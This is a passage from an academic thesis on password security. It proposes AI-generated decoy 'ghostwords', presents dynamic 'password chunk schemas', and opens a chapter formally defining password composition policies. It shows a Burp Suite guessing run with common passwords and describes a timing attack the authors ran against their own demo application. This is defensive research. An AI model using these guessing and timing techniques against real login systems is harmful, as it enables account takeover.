We dedicate the remainder of this chapter to underscoring this point by proposing two new research directions: *ghostwords* and *password chunk schemas*, each of which draws on existing work, active research areas and emerging technologies.

¹⁰For a complete explanation of the benefits considered in the study, and treatment of a greater number of authentication schemes, see the referenced work (Bonneau et al., 2012).

2.4.1 The Ghostword: Password Security for the Future?

Honeywords, extend the notion of *honeypots* to the password security domain (Juels and Rivest, 2013). A honeypot, in the context of information security, refers to a sandboxed, decoy system designed to appear vulnerable and tempt attackers into attempting to exploit it. When the attacker does so, the honeypot gathers data about the attack to help inform the defence of the real system by triggering alarms or sampling new attack strategies and exploits to shore up network defences (Spitzner, 2003). Honeywords extend this powerful defence tool to password security by deploying duplicate, easily-guessable passwords stored for each user account on a system in order to reliably detect password guessing attacks. If those passwords are used to attempt to authenticate to the system, an alarm is triggered.

Using relatively recent advances in generative artificial intelligence, it is possible to extend honeywords further to create an active measure against password guessing attacks. We name these extended honeywords *ghostwords* after the practice of “shadowbanning” (also termed “ghost banning” or “hellbanning”), a practice allegedly used by some social media platforms to reduce the impact of troublesome users by making their content (messages, posts etc.) invisible to everyone but themselves, creating the impression of little to no engagement by other users with the shadowbanned user (Le Merrer, Morgan, and Trédan, 2021). We also draw inspiration from a hoax article circulated on Twitter in June 2022, announcing that the social media platform Reddit had introduced *heavenbanning*, a practice akin to shadowbanning in which a troublesome user is relegated to a version of the platform populated only by AI-powered bots (termed “angels”) that congratulate and agree with the heavenbanned user (Pesce, 2022).

Similarly, ghostwords are designed to frustrate attackers and their software tooling by overwhelming them with “pseudo-successful” login attempts. In contrast to a genuinely successful login attempt that grants access to real data on a system, a pseudo-successful attempt appears genuinely successful (i.e. giving the impression that the attacker has successfully guessed the user’s password) but grants access only to a sandboxed version of the system populated by plausible-looking but automatically-generated data. In this way, the attacker (and any automated tooling they may be using) is able to “successfully” log in, while gaining access to no data or functionality of value.

Femtosomal: A Proof-of-Concept

To demonstrate ghostwords as a viable countermeasure against password guessing attacks, we created a minimal application to showcase their use. This application, a hypothetical social networking site called *Femtosomal*, consists of a login page and a profile page, the latter of which can only be viewed by authenticated users.

The login page and real user profile (belonging to the fictional “William Johnson”), are shown in Figure 2.45. To access the user profile shown in Figure 2.45b the correct username and password must be submitted via the form shown on the login page in Figure 2.45a. When the application determines that it is facing a password guessing attack from a particular IP address, it will grant access to a version of the profile page containing convincing, but fictional content produced by generative AI models:




FIGURE 2.45: Our proof-of-concept web application *Fentosocial*, showing the login page and profile page shown after successful login with the correct username and password.

- **For text-based content** we make use of a model in the GPT-3.5 family of chat-optimized large language models (LLMs) made available by OpenAI. Specifically, we use `gpt-3.5-turbo-0613` with the prompt in appendix Figure C.2 (Brown et al., 2020).
- **For profile pictures** we make use of a generative adversarial network (GAN), in particular the StyleGAN deployment specialised for generation of photorealistic human facial portraits hosted at thispersondoesnotexist.com (Karras, Laine, and Aila, 2019).

The application uses rudimentary means to attempt to detect when a password guessing attacks is in progress by holding an in-memory “suspicion score” for each IP address that submits the login form. This score is incremented by 1 each time an incorrect password is supplied that is present in Troy Hunt’s Pwned Passwords service with a frequency greater than 100 (i.e. it is a commonly-breached password). Upon exceeding a threshold (3 in the case of our proof-of-concept application) the application will stop denying access to the profile page and instead furnish a version with AI-generated content. That version of the page is then associated with the attacker’s session token, meaning that a page refresh will not yield different content. Figure 2.46 shows the result of two different pseudo-successful login attempts.




FIGURE 2.46: The same profile page after two different pseudo-successful logins. Note that each has different, but superficially convincing content, including AI-generated names, email addresses, profile pictures and content.

To demonstrate how this measure affects software tools that might be employed by an attacker in a password guessing attack such as this, we used the widely-used web application pentesting tool Burp Suite to carry out a password guessing attack against our proof-of-concept application consisting of the top 10

most frequently-used passwords from the XATO dataset (Burnett, 2015). Our results are shown in Figure 2.47. While none of the passwords guessed were correct, from response 4 (guess “qwerty”) onwards the ghostwords countermeasure was active and the attacker received a 200 status code (indicating success) and fake, AI-generated page content. The attacker is now forced to manually evaluate the result of each “successful” guess attempt to attempt to determine which (if any) is genuine.

We suspect that ghostwords may prove a particularly effective countermeasure against so-called *credential stuffing attacks*—relatively low-sophistication password guessing attacks that use large compiled lists of publicly-available (i.e. previously breached) usernames and passwords to attempt to gain access to the online accounts of victims. Such attacks are commonplace online, as password reuse across services and delayed (or no) action by users to change their compromised passwords in response to a breach leads to a substantial proportion of breached credentials remaining viable even a significant time after the fact (Thomas et al., 2019). We expect that the large scale and relatively low level of sophistication involved in such attacks, which are optimised for a high volume of guesses and are often carried out in a distributed manner with the aid of botnets, would make distinguishing between successful and pseudo-successful login attempts particularly challenging for attackers.

Request	Payload	Status	Time of day	Error	Timeout	Length	Comment
0		401	17:21:36 24 Jun 2023	<input type="checkbox"/>	<input type="checkbox"/>	4283	
1	123456	401	17:21:36 24 Jun 2023	<input type="checkbox"/>	<input type="checkbox"/>	4283	
2	password	401	17:21:37 24 Jun 2023	<input type="checkbox"/>	<input type="checkbox"/>	4283	
3	12345678	401	17:21:38 24 Jun 2023	<input type="checkbox"/>	<input type="checkbox"/>	4283	
4	qwerty	200	17:21:38 24 Jun 2023	<input type="checkbox"/>	<input type="checkbox"/>	5804	
5	123456789	200	17:21:39 24 Jun 2023	<input type="checkbox"/>	<input type="checkbox"/>	6232	
6	12345	200	17:21:40 24 Jun 2023	<input type="checkbox"/>	<input type="checkbox"/>	5790	
7	1234	200	17:21:40 24 Jun 2023	<input type="checkbox"/>	<input type="checkbox"/>	5933	
8	111111	200	17:21:41 24 Jun 2023	<input type="checkbox"/>	<input type="checkbox"/>	5937	
9	1234567	200	17:21:42 24 Jun 2023	<input type="checkbox"/>	<input type="checkbox"/>	5955	
10	dragon	200	17:21:43 24 Jun 2023	<input type="checkbox"/>	<input type="checkbox"/>	5968	

Request	Response
124	
125	</div>
126	<div>
127	<hgroup>
128	<h1>
129	Ava Garcia
130	</h1>
131	<h2>
132	Passionate software developer with a love for clean code.
133	</h2>
134	</hgroup>
135	</div>
136	</div>

FIGURE 2.47: The results of attempting a password guessing attack against *Femtosomal* using the top 10 most frequent passwords in the XATO dataset (Burnett, 2015) and the popular web application penetration testing tool *Burp Suite*. From request 4, the ghostwords countermeasure is active, providing the attacker with a 200 response status code and fake, AI-generated page content. None of the passwords guessed were correct.

Thwarting This Implementation

Our implementation of ghostwords for *Femtosomal* contains a key weakness that makes it trivial to thwart. As guesses can be made far more rapidly than we

are able to use our GAN and LLM to generate fake content, our implementation pre-generates and pools this data in the background in order to deploy it instantly in response to a detected password guessing attack. While this results in approximately the same response time for successful and pseudo-successful login scenarios, this is only true until the fake data pool is exhausted. Once no more data remains in the pool, pseudo-success responses cannot be served until data is available, which can create a delay on the order of 10-15 seconds. True success responses, however, can be served immediately as they do not rely on generated data.

```

$ python main.py
Active measure against password guessing attacks
Demo by: Saul Johnson (@lamdacasserole)
Usage: python main.py
License: MIT

Info: Ghostword data pool is at size 0 of maximum size 15.
Info: Generating profile data...
Info: Generating profile picture at: /home/saul/Documents/git/ghostwords/static/profile/a85990b0811590aaa901f4f540246aeb.png
Info: Generated and pushed ghostword data to pool. New size: 1
Info: Ghostword data pool is at size 1 of maximum size 15.
Info: Generating profile data...

Info: Generating profile picture at: /home/saul/Documents/git/ghostwords/static/profile/5f09f4d1cb079ce941722df877683a23.png
Info: Generated and pushed ghostword data to pool. New size: 1
Warn: Ghostword data pool has been exhausted.
Info: Session token is valid.
Info: Ghostword data pool is at size 0 of maximum size 15.
Info: Generating profile data...
127.0.0.1 - - [25/Jun/2023 18:47:55] "POST / HTTP/1.0" 200 -
Info: Password "tiger" was found 369429 times in Pwned Passwords.
Info: Password is suspicious (Pwned Passwords frequency > 100). IP address 127.0.0.1 will have its suspicion increased.
Info: Suspicion score of IP address 127.0.0.1 is at 48.
Info: Guessing attack from IP address 127.0.0.1 is suspected. Ghostwords countermeasure will be deployed.
Info: Generating profile picture at: /home/saul/Documents/git/ghostwords/static/profile/d3b20f585d43249f54b4e6a58e361600.png
Info: Generated and pushed ghostword data to pool. New size: 1
Info: Ghostword data pool is at size 1 of maximum size 15.
Info: Generating profile data...
Warn: Ghostword data pool has been exhausted.
Info: Session token is valid.
127.0.0.1 - - [25/Jun/2023 18:48:09] "POST / HTTP/1.0" 200 -
Info: Password "sunshine" was found 634840 times in Pwned Passwords.

```

(A) Generating fake data

(B) Running out of fake data

FIGURE 2.48: When the *Femtosomal* application server starts, fake data is generated and pooled in the background for immediate deployment if a password guessing attack is detected (see Figure 2.48a). As it takes on the order of 10-15 seconds to generate a fake profile, however, this pool can quickly become exhausted under a larger password guessing attack (shown in Figure 2.48b).

With this in mind, then, an attacker need only run a larger password guessing attack in order to exhaust the fake data pool, and plot response latency in order to identify cases where a fast response time from the server is observed despite the pool being empty. We expanded our guessing attack to include 51 guesses instead of 10, including the real application password “realpassword” as guess 30. The response latencies observed during our attack are plotted in Figure 2.49.

Noting the outlying short response latencies at attempt 30 and attempt 44 despite our fake data pool having been exhausted since guess 21, it is readily apparent that a serious side-channel vulnerability exists in our proof-of-concept implementation of ghostwords that opens *Femtosomal* up to a timing attack. While the outlier at guess 44 is associated with a 400 status code indicating rejection of the request (guess 44 was the empty string, which was rejected by the server), the outlier at guess 30 is associated with a 200 status code and reveals the real password to the application.

Future Research Directions

We propose that ghostwords are investigated for their potential value in reducing the impact of credential stuffing attacks online. This includes research into the deployability of ghostwords in such a way as to minimise the (potentially quite considerable) computational and financial costs involved in running generative AI models to produce the required fake data, and ways in which to mitigate timing attacks such as the one discussed in the previous section. We make




FIGURE 2.49: Response latencies observed during our timing attack on *Fentosocial*. Note the two outlying short response latencies at attempts 30 and 44 (circled) despite the jump in average latency indicating fake data pool exhaustion from attempt 21 onwards.

our ghostwords proof-of-concept application available as open-source software (Johnson, 2023a) to facilitate any such future research efforts.

The deployment of a ghostwords-based countermeasure to an ongoing password guessing attack is, in many respects, similar to activation of a lockout policy in that further authentication attempts are curtailed by the system in response to a suspiciously large number of authentication failures. It follows, therefore, that ghostwords will present usability issues at least as great as those presented by lockout policies (and likely even greater, given their deceptive-by-design nature) when accidentally activated by authorised users. In Chapter 5, we discuss the design of lockout policies in such a way as to minimise the chances of successful password guessing attacks to within a known acceptable probability. The application of similar techniques to deciding whether to implement ghostwords and when to deploy them represents another potentially interesting area for further research.

We also believe that further study of the ethical quandaries raised by the use of ghostwords and heavenbanning (and covert use of AI in general) is required by AI practitioners in close consultation with AI ethicists, with a view to regulation of the use of AI in deceptive applications such as these. We are aware of a growing body of work in this area by influential philosophers such as Dennett in works such as *The Problem With Counterfeit People* (Dennett, 2023) but emphasise the need for a greater awareness of and collaboration with ethicists by practitioners in the field.

2.4.2 Password Chunk Schemas

A major drawback of password authentication is the vulnerability of text-based passwords to observation attacks. By either directly or indirectly observing a user entering their password, the attacker is able to recover it by decoding that user’s interaction with the input device. Observation attacks can take the form of “shoulder surfing” attacks (see *Shoulder Surfing*) in which an attacker visually observes the user’s interaction with the input device as they enter their password, or may even occur after the fact if the attacker is able to discern residual effects of user interaction with the input device by, for example, observing wear

patterns on a keypad, or smudges on a touchscreen (termed a “smudge attack”) (Phoka, Phetsrikran, and Massagram, 2018). Text-based passwords (and static authentication factors in general) are also potentially vulnerable to *replay attacks*. In a replay attack, the credential is intercepted at the interface between the input device and the rest of the system and recorded. At a later point, the attacker can replay the credential by injecting it into that same interface, at which point the system will process it as if it had been generated via legitimate interaction with the input device. Unless the communication protocol between the input device and the rest of the system is engineered to be resistant, replay attacks can succeed even if the credential is encoded in a way that does not reveal to the attacker how it was generated via the input device (for example, if the credential is encrypted).

One measure that system designers can take to increase the resilience of authentication credentials to observation and replay attacks is to make them dependent on external factors such as the current time or date in a manner not readily apparent to an attacker able to capture the credential or observe its entry. In 2019, Channabasava and Kanthimathi devised such a dynamic password protocol, designating specific characters in text-based passwords as time or geolocation-dependent. For example, the password “aardxxvarkxx” would become “aard12vark35” at 12:35pm, but at 12:36pm would change to “aard12vark36” (Channabasava and Kanthimathi, 2019).

We extend and generalise this notion of dynamic passwords to enable the inclusion of arbitrary dynamic knowledge-based *password chunks* ranging from literal strings to the current day of the week, system time, IP-based geolocation and even esoteric information such as the number of astronauts currently on board the International Space Station. In our implementation, these dynamic passwords are encoded as *password chunk schemas* in a Python-embedded domain-specific language (DSL) against which user-provided passwords can be checked during authentication. Password chunk schemas defined in this way can be compiled to JSON for secure storage and portability.

A Proof-of-Concept and Reference Implementation

```
# DSL encoding of password.
salt = 'd7204cce229ba7286077d406d0356516'
pepper = 'ee055f3e92dc33b7793f2da80a0ecdfe'
schema = PasswordChunkSchema([
    PeopleInSpacePasswordChunk("ISS"),
    LiteralPasswordChunk(pbkdf2_hmac('peopleinspaceona', salt, pepper),
        salt, pepper),
    CurrentWeekdayPasswordChunk(),
])
```

FIGURE 2.50: A password chunk schema encoded in our Python-based embedded DSL. The password encoded here consists of the number of people currently aboard the International Space Station, followed by the literal string “peopleinspaceona”, followed by the full name of the current weekday according to system time.

We make a reference implementation of password chunk schemas in Python available as open-source software (Johnson, 2023b). To demonstrate the power

of password chunk schemas to encode passwords consisting of literal, time-based and knowledge-based chunks, Figure 2.50 shows our DSL being used to express a password consisting of the number of people currently on board the International Space Station (ISS)¹¹, followed by the literal string of text “peopleinspaceona” and the full name of the current weekday according to system time. For example, on a Friday, with 7 people on board the ISS, the correct password would be “7peopleinspaceonafriday”. The compiled version of this schema is shown in Figure 2.51.

```
[
  { "type": "PEOPLE_IN_SPACE", "craft": "ISS" },
  {
    "type": "LITERAL",
    "hash":
      "7cecf144783f47afd9d146aa179f5a5a3d4aaff1a3f9ce9e84224d2fcf869455",
    "salt": "d7204cce229ba7286077d406d0356516"
  },
  { "type": "CURRENT_WEEKDAY" }
]
```

FIGURE 2.51: The password chunk schema expressed in Figure 2.50 compiled to JSON. Note that literal password chunks are securely hashed, salted and peppered, with the pepper being omitted from the compiled schema and stored separately in the application configuration file in line with password security best-practices.

In order to validate a password chunk against this schema, we begin by buffering the first character of the password and checking it against the first chunk in the schema. If the buffer validates against the first password chunk, we clear the buffer and move on to the next chunk of the schema and next character of the password. Otherwise, we add the next character in the password to the buffer and check again. If we reach the end of the password with chunks remaining or characters still in the buffer, validation of the password fails. If we reach the end of the password with all chunks validated and a clear buffer, validation of the password succeeds. By validating passwords against password chunk schemas in this way, we are able to salt, pepper and hash literal password chunks, abiding by the same password storage best-practices widely implemented in systems that use static passwords. This algorithm also absolves us from having to store any information about the length of the correct value of each chunk. We give pseudocode for this algorithm in appendix Figure C.1.

Future Research Directions

It is straightforward to identify a number of potentially interesting research directions related to password chunk schemas, particularly with regard to their usability and security. How amenable are users to the concept of text-based passwords that change dynamically based on different external factors and is memorability of such passwords enhanced or reduced? How do any user perceptions of increased security compare to the real-world security advantages conferred by such passwords, if any? A particular challenge lies in creating a

¹¹We use the API hosted at <http://api.open-notify.org/astros.json> to procure this information.

straightforward and intuitive user interface for users to create password chunk schemas, and in ascertaining the level of support (if any) that password managers (see [A Note on Password Managers](#)) have for dynamic passwords.

A serious drawback of password chunk schemas as we have presented them above is that they necessarily involve the storage of information that reveals the structure of the password encoded. For example, from the password chunk schema in Figure 2.51, we already know that the password begins with the number of people currently on board the ISS and ends with the name of the current weekday. Discovering that the literal portion of the password is “peopleinspaceona” (particularly if the hash, salt and pepper are known to the attacker) is likely to be significantly easier than if the structure of the password were unknown. Even if password chunk schemas are securely encrypted at rest and unavailable to a hypothetical attacker, side-channel vulnerabilities such as timing attacks are also undoubtedly present in our reference implementation, particularly as some password chunks require information gathered from external APIs over the internet and our checking algorithm (as given in appendix Figure C.1) is not constant-time.

Additionally, the manner in which our reference implementation captures password chunk schemas and password chunks at the type level currently lacks compositionality (see Figure 2.52). That is to say, a password chunk schema aggregates password chunks but is not itself a password chunk that can be included in a larger schema. If password chunk schemas are found to be worth pursuing as a research area, a carefully-designed, compositional system of types for capturing their structure would help greatly in reasoning about their security attributes, usability, side-channel vulnerabilities and any other relevant characteristics. This may also assist us in the design of password composition policies for password chunk schemas, a potentially interesting area in which to conduct further research that we do not explore further in this work.




FIGURE 2.52: A UML class diagram demonstrating a possible compositional system of types for password chunk schemas. In our reference implementation, the generalisation from PasswordChunkSchema to PasswordChunk is not present.

2.5 Conclusion

In this chapter, we began in Section 2.1 by contextualising passwords as an authentication factor used in one form or another since ancient times, chronicling their evolution from the ancient *shibboleth* and *watchword* through the very first password-protected digital system and into the modern text-based passwords ubiquitous on the internet today. In doing so, we extracted the key characteristics that render such passwords particularly practical (and profitable) as targets for guessing attacks by the modern cybercriminal: they are guessable; in repeatable attempts; and from a remote location. We demonstrated these characteristics by deploying *Mirai*, a botnet worm that relies on a password guessing attack to propagate itself, onto an air-gapped network containing devices known to be

vulnerable. If suitable password composition policies were to be installed on IoT devices such as these as standard practice at time of manufacturing, we may be able to prevent the emergence of another botnet at the scale and magnitude of *Mirai* in the future. We discuss the design of such a password composition policy in Chapters 6 and 7 and the realisation of such policies as formally verified enforcement software in Chapter 8.

From here, in Section 2.2, we investigated the many problems with passwords: that they are mostly static and unchanging, are vulnerable to being intercepted, and can become positively user-hostile if deployed without sufficient mind to usability, paradoxically damaging security as users are forced to work around, rather than with, the design of the authentication system. After highlighting the shortcomings of passwords, in Section 2.3 we justify and defend their continued use by demonstrating, through a review of the literature and novel practical examples, that no drop-in replacement for passwords exists that addresses their shortcomings while preserving their desirable security properties. We conclude that passwords are neither worse nor better than their contemporary token-based or biometric alternatives, simply different. As such, there remain a plurality of use-cases in which passwords are a best-fit solution, and securing these systems with the use of well-designed password composition policies remains an important step in ensuring their resilience against guessing attacks.

Finally, in Section 2.4 we demonstrated that there remains meaningful and impactful work to be done in the field of password security by proposing two new potential areas for future investigation that draw on active research areas and emerging technologies—*ghostwords* and *password chunk schemas*. We make proofs-of-concept for both of these available as open-source software to facilitate any such future research effort.

Chapter 3

Password Composition Policies, Their History and Usefulness

We dedicate this brief chapter to laying some important groundwork for the rest of this work by intuitively describing and formally defining what constitutes a *password composition policy* for our purposes, and reflecting on which security vulnerabilities we seek to mitigate by deploying them. To aid in precisely defining the scope of our work, we contextualise both password composition policies and *lockout policies* within a simple taxonomy of the broader category of *password policies*, and narrow our focus to only these two areas in which we seek to make a contribution. In addition, we briefly document how password composition policies originated and evolved in the first place, compare our formulation of them to others in the existing literature, and introduce key terminology that we will put to use in the chapters beyond.

Overview of contributions: We begin this chapter by constructing a formal definition of passwords and password composition policies tailored to our purposes, laying the groundwork for later chapters (Section 3.1). We then contribute a taxonomy of password policies in Section 3.2, with each branch mapping to a specific phase of a *password lifecycle* which we define modelled on existing published work (Shay, Bhargav-Spantzel, and Bertino, 2007). This is followed by a literature review illustrating the impact that password composition policies have on password security (Section 3.3) before we conclude in Section 3.4.

3.1 Definitions and Encodings

Let us begin by formally defining passwords and password composition policies in a manner that will generalise well to our work in later chapters. This approach will be particularly helpful from Chapter 5 onwards, where our implementation work within the constraints of specific tools—notably Idris in Chapter 5 (Brady, 2017) and Python and Coq in Chapters 6, 7 and 8 (Bertot and Castéran, 2013)—will deviate slightly from chapter to chapter in its concrete encoding of passwords and password composition policies.

3.1.1 Passwords

Before we attempt to define what constitutes a password composition policy, we must first trouble ourselves to define what we consider a *password* in the context of digital systems. While we spent some of Chapter 2 (in particular Sections 2.1.1 and 2.1.2) discussing non-digital passwords that pre-date the advent

of password authentication on digital systems, we now narrow our focus to digital passwords only and consider the infinite universe of symbols \mathcal{T} to contain all possible *atomic* password constituent symbols across all possible system architectures.

$$\mathcal{T} = \{\tau_1, \tau_2, \tau_3, \dots\} \quad (3.1)$$

This set would, for example, contain all Latin letters, Arabic numerals, and special characters it is possible to type on a standard QWERTY keyboard, but also the infinitely many symbols that might comprise a picture or pattern password, or be printed on some esoteric input device. A game controller, for example, might permit entry of \triangle , \bigcirc or \square symbols. We can define the infinite universe of all possible passwords on any system, therefore, by taking the free monoid \mathcal{T}^* on \mathcal{T} .

It goes without saying, however, that for any one given authentication system σ , only a finite subset of symbols in \mathcal{T} will be supported for use in password composition. We notate this set of supported symbols for system σ as \mathcal{T}_σ .

$$\mathcal{T}_\sigma \subset \mathcal{T} \quad (3.2)$$

For instance, on an ATM system, we might only support numbers as password symbols, in which case $\mathcal{T}_{atm} = \{0, 1, 2, 3, 4, 5, 6, 7, 8, 9\}$. Taking the free monoid \mathcal{T}_σ^* of \mathcal{T}_σ , then, yields the infinite set of passwords supported by system σ assuming unlimited storage and computing power. In practice, of course, the actual space of passwords supported by a resource-constrained authentication system will be some subset $P_\sigma \subset \mathcal{T}_\sigma^*$ where each member sequence has length less than some finite maximum password length $m \in \mathbb{N}$ such that:

$$P_\sigma = \{p \in \mathcal{T}_\sigma^* : |p| < m\} \quad (3.3)$$

The distinction between constraints placed on passwords by a system's implementation (i.e. the passwords it *supports*) and constraints placed on passwords on that system by a system administrator for security purposes (i.e. the passwords it *permits*) is an important one. The former is immutable, and present as a consequence of how the system has been implemented and deployed according to its use-case, while the latter is mutable, and something we can strive to optimise to improve the security of the system *in situ*.

Definitions in Literature

There exist surprisingly few general-purpose definitions of passwords themselves in the literature. This is likely due at least in part to just how many diverse forms passwords can take (picture passwords, pattern passwords, text-based passwords etc.). Blocki et al. define a space of all passwords \mathcal{P} but do not (and need not, in their set-theoretic model of password composition policies) deal directly with the tokens that comprise them (Blocki et al., 2013). In the context of real-world password composition policy enforcement software such as the Linux pluggable authentication module *pam_cracklib*, text-based passwords are almost universally encoded as strings or equivalent (such as character arrays) (Linux-PAM Contributors, 2023).

3.1.2 Password Composition Policies

A *password composition policy*, for our purposes, refers to a set of rules restricting in some way the passwords that users of a password-based authentication system may create. More formally, a password composition policy ϕ created for system σ is a predicate (or *indicator function*) on any supported password $p \in P_\sigma \rightarrow \mathbb{B}$ ¹ that when applied to P_σ yields the set of *permitted passwords* Q_σ on that system such that:

$$Q_\sigma = \{p \in P_\sigma : \phi(p)\} \quad (3.4)$$

As an example, let us define a password composition policy minLength6_σ on system σ thusly:

$$\text{minLength6}_\sigma(p) : p \in P_\sigma \rightarrow \mathbb{B} = |p| \geq 6 \quad (3.5)$$

Rather than defining a separate function for all minimum password lengths we may wish to consider, we can of course simply define a function parametric on minimum length $l \in \mathbb{N}$:

$$\text{minLength}_\sigma(l, p) : \mathbb{N} \rightarrow p \in P_\sigma \rightarrow \mathbb{B} = |p| \geq l \quad (3.6)$$

To obtain a predicate usable in our definition of permitted passwords for system σ in Equation 3.4 we obtain a minimum password length policy for any l via currying:

$$\text{minLength6}_\sigma(p) : p \in P_\sigma \rightarrow \mathbb{B} = \text{minLength}_\sigma(6) \quad (3.7)$$

Let us now define another password policy $\text{notWeakPassword}_\sigma$ that ensures that no password in a given set of 3 explicitly disallowed passwords $\{p_1, p_2, p_3\} \subseteq P_\sigma$ is permitted on the system. We'll begin by defining a function notInDict_σ parametric on a set of disallowed passwords $D \subseteq P_\sigma$:

$$\text{notInDict}_\sigma(D, p) : D \subseteq P_\sigma \rightarrow p \in P_\sigma \rightarrow \mathbb{B} = p \notin D \quad (3.8)$$

Then, by currying, we arrive at our definition of $\text{notWeakPassword}_\sigma$:

$$\text{notWeakPassword}_\sigma(p) : p \in P_\sigma \rightarrow \mathbb{B} = \text{notInDict}_\sigma(\{p_1, p_2, p_3\}) \quad (3.9)$$

Password composition policy compositionality Because password composition policies, in our definition, are simple indicator functions, they can be composed conjunctively or disjunctively to yield a more complex policy. If we wished to prohibit all passwords shorter than length 6 as well as the three weak passwords $\{p_1, p_2, p_3\}$ we defined earlier, we can achieve this by composing minLength6 and notWeakPassword conjunctively like so:

$$\text{notWeak6}_\sigma(p) : p \in P_\sigma \rightarrow \mathbb{B} = \text{minLength6}_\sigma(p) \wedge \text{notWeakPassword}_\sigma(p) \quad (3.10)$$

Password composition policy portability Let us take a moment to consider the portability of password composition policies between systems. A password

¹We use the symbol \mathbb{B} to indicate the Boolean type. That is to say $\mathbb{B} = \{\top, \perp\}$ or alternatively $\mathbb{B} = \{1, 0\}$.

composition policy ϕ designed for system σ can also be used on system μ if $P_\sigma \subseteq P_\mu$. That is to say, a password composition policy is portable from one system to any other system that supports a superset of the passwords supported by the former.

Definitions in Literature

Early work by Wood (Wood, 1983) treats “password controls” in more general terms, as opposed to our more narrow definition of password composition policies. While the author mentions that passwords found in a dictionary (or that include the authorised user’s license plate number, telephone number etc.) are easily guessed, there is no mention of how mitigating controls might be automatically enforced, or how a policy for preventing the use of easily-guessed passwords might be encoded. Five years later, however, in 1987, Atchley et al. authored a set of security recommendations for networked computers at the University of California Lawrence Berkeley Laboratory in which is contained one of the earliest recognisable modern password policies (Atchley et al., 1987).

(2) PASSWORD POLICY

Password cannot equal login name.

Changes of password cannot equal previous password.

Password must be at least 6 characters long.

Password cannot be all the same character.

Password cannot contain a recognizable part of the login name.

Password is not to be found in the Dictionary.

Passwords are not to be written into files or electronic mail.

Password must expire within 180 days of being issued.

FIGURE 3.1: An extract from the 1987 recommendations by Atchley et al. for networked computer security at the University of California Lawrence Berkeley Laboratory showing one of the earliest recognisable modern password composition policies documented in literature (Atchley et al., 1987).

The policy in Figure 3.1 extends somewhat beyond the composition of the password. While the first six rules in the figure might be straightforwardly specified in the manner we demonstrate earlier in this section as they relate to the tokens that comprise the password itself (i.e. how the password is *composed*), the final two relate to the manner in which a user must manage their password and when the password must expire (and therefore be changed) respectively. Rules such as this fall into different areas of the taxonomy we describe in Section 3.2, and do not receive extensive treatment in this work.

As part of their relatively early work on simulation of the effect password composition policies have on system security, Shay, Bhargav-Spantzel, and Bertino capture password policies as tuples $\langle [f_1, \dots, f_k], T_s \rangle$ comprising an array of k password policy *factors* (such as per-character password entropy, password length and password expiry time) and a threshold number T_s denoting how many of these factors must be satisfied in order for the password to be accepted (Shay, Bhargav-Spantzel, and Bertino, 2007). This is a fine (and particularly holistic) model, though again extends somewhat beyond password composition alone

(to password expiration time, for example) and specifies only two factors relating directly to the tokens comprising the password—length and entropy. Moreover, later work has established that entropy-based measures are not a valid measure of password strength (Ma et al., 2010; Wheeler, 2016) or of additional guess resistance conferred by a password composition policy (Weir et al., 2010).

Work by Komanduri et al. models password composition in more depth in terms of the password length, presence of dictionary words within the password, and character classes (using a lowercase letter, uppercase letter, numeric digit and non-alphanumeric symbol scheme commonly abbreviated as LUDS) and introduces a naming scheme for password composition policies (e.g. *basic8* for a minimum length 8 policy with no other requirements) that we follow and build upon in this work (Komanduri et al., 2011). This forms a useful and practical model, though is not expressive enough to describe, for instance, the credits-based system used by *pam_cracklib* to award differing weights to different LUDS character classes that form part of passwords, allowing shorter passwords provided that certain character classes are present (Linux-PAM Contributors, 2023).

